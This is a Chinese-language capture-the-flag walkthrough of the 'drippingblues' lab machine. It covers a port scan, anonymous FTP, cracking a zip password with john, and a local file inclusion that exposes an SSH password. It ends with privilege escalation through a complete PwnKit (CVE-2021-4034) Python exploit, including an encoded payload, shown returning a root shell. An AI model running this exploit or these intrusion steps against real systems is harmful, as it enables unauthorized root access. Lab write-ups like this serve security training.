drippingblues

主机发现

靶机: 172.16.170.13

主机: 172.16.170.63

信息收集

端口扫描

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-syst:
   STAT:
| FTP server status:
      Connected to ::ffff:172.16.170.63
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
              1 0
                          0
_-rwxrwxrwx
                                        471 Sep 19 2021
respectmydrip.zip [NSE: writeable]
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   3072 9ebbaf6f7da79d65a1b1a1be91cd0428 (RSA)
   256 a3d3c0b4c5f9c06ce54764fe91c5cdc0 (ECDSA)
|_ 256 4c84da5aff04b9b55c5abe21b60e4573 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
| http-robots.txt: 2 disallowed entries
|_/dripisreal.txt /etc/dripispowerful.html
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:C7:EB:72 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
```

```
OS details: Linux 4.15 - 5.6

Network Distance: 1 hop

Service Info: OSs: Unix, Linux; CPE:

cpe:/o:linux:linux_kernel
```

80端口枚举出/robots.txt文件尝试访问

web收集

```
driftingblues is hacked again so it's now called drippingblues. :D hahaha
by
travisscott & thugger
```

首页内容: 关注名称 travisscott & thugger

```
hello dear hacker wannabe,
go for this lyrics:
https://www.azlyrics.com/lyrics/youngthug/constantlyhating.html
count the n words and put them side by side then md5sum it
ie, hellohellohello >> md5sum hellohellohello
it's the password of ssh
```

打不开网页。

得到信息

robots文件中的/etc/dripispowerful.html无法打开,但是路径存在。

FTP

空密码登录ftp成功

解压文件,提示密码错误,使用zip2john提取哈希,在使用john破解

```
john --wordlist=/usr/share/wordlists/rockyou.txt
ftp_md5.txt
```

```
replace secret.zip? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: secret.zip

(kali@kali)-[~/Desktop/bachang]
$ ls

1.html 45010.c caogao exp ftp_md5.txt pass
1.txt 4.c dir.txt exp.pl ftp.zip reset_root

(kali@kali)-[~/Desktop/bachang]

$ cat respectmydrip.txt
just focus on "drip"

(kali@kali)-[~/Desktop/bachang]
```

得到内容drip

漏洞利用

在index.php页面下存在本地文件包含漏洞?drip=/etc/dripispowerful.html password is:imdrippinbiatch

```
23
24 .emoji {
25  width: 32px;
26  }
27 </style>
28 password is:
29 imdrippinbiatch
30 </hody>
31 </html>
32
```

上面提到存在两个用户travisscott 和 thugger

尝试ssh登录

用户thugger登录成功

提权

查看进程发现了


```
thugger@drippingblues:/var/www/html$ ps -ef [grep poler]
root 78 2 0 04:30 ? 00:00:00 [edac-poller]
root 753 1 0 04:30 ? 00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root 900 1 0 04:30 ? 00:00:00 /usr/sbin/ModemManager --filter-policy=strict
thugger 3316 3176 0 06:19 pts/0 00:00:00 grep pol
thugger@drippingblues:/var/www/html$
```

polkit 是一个应用程序级别的工具集,通过定义和审核权限规则,实现不同优先级进程间的通讯: 控制决策集中在统一的框架之中,决定低优先级进程是否有权访问高优先级进程。

Polkit 在系统层级进行权限控制,提供了一个低优先级进程和高优先级进程进行通讯的系统。和 sudo 等程序不同,Polkit 并没有赋予进程完全的 root 权限,而是通过一个集中的策略系统进行更精细的授权。 Polkit 定义出一系列操作,例如运行 GParted,并将用户按照群组或用户名进行划分,例如 wheel 群组用户。然后定义每个操作是否可以由某些用户执行,执行操作前是否需要一些额外的确认,例如通过输入密码确认用户是不是属于某个群组。

查看有无漏洞

发现



但是对应的靶机上没有GCC

Almorabea/Polkit漏洞利用: 使用 polkit 进行权限提升 - CVE-2021-3560 (github.com)

发现py版本,在靶机/home目录下载,执行

这个不行

CVE-2021-4034/cve2021-4034.py at master · nikaiw/CVE-2021-4034 (github.com)

```
#!/usr/bin/env python3
# poc for https://www.qualys.com/2022/01/25/cve-2021-
4034/pwnkit.txt found by qualys
# hardcoded amd64 lib
from ctypes import *
from ctypes.util import find_library
import os
import zlib
import base64
import tempfile
payload = zlib.decompress(
   base64.b64decode(
```

"""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 9D/NUv7fwNC41U+""")

```
)
)
libc = CDLL(find_library("c"))
libc.execve.argtypes = c_char_p, POINTER(c_char_p),
POINTER(c_char_p)
libc.execve.restype = c_ssize_t

wd = tempfile.mkdtemp()
open(wd + "/pwn.so", "wb").write(payload)
os.mkdir(wd + "/gconv/")
```

```
open(wd + "/gconv/gconv-modules", "w").write(
                                              2"
    "module UTF-8// INTERNAL
                                  ../pwn
)
os.mkdir(wd + "/GCONV_PATH=.")
os.mknod(wd + "/GCONV_PATH=./gconv")
os.chmod(wd + "/GCONV_PATH=.", 0o777)
os.chmod(wd + "/GCONV_PATH=./gconv", 0o777)
os.chmod(wd + "/pwn.so", 0o777)
os.chdir(wd)
cmd = b"/usr/bin/pkexec"
argv = []
envp = [
    b"gconv",
    b"PATH=GCONV_PATH=.",
    b"LC_MESSAGES=en_US.UTF-8",
    b"XAUTHORITY=../gconv",
    b"",
]
cargv = (c\_char\_p * (len(argv) + 1))(*argv, None)
cenv = (c\_char\_p * (len(envp) + 1))(*envp, None)
libc.execve(cmd, cargv, cenv)
```

```
Ask your administrator to install one of them.

thugger@drippingblues:-$ vi
thugger@drippingblues:-$ vi exp.py
thugger@drippingblues:-$ ls
CVE-2021-3560.py Desktop Documents Downloads exp.py Music Pictures Public Templates user.txt Vide-
thugger@drippingblues:-$ chmod 777 exp.py
thugger@drippingblues:-$ python3 exp.py
# id
uid=0(root) gid=0(root) groups=0(root),1001(thugger)
# whoami
root
# apt install gcc
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
```

成功提权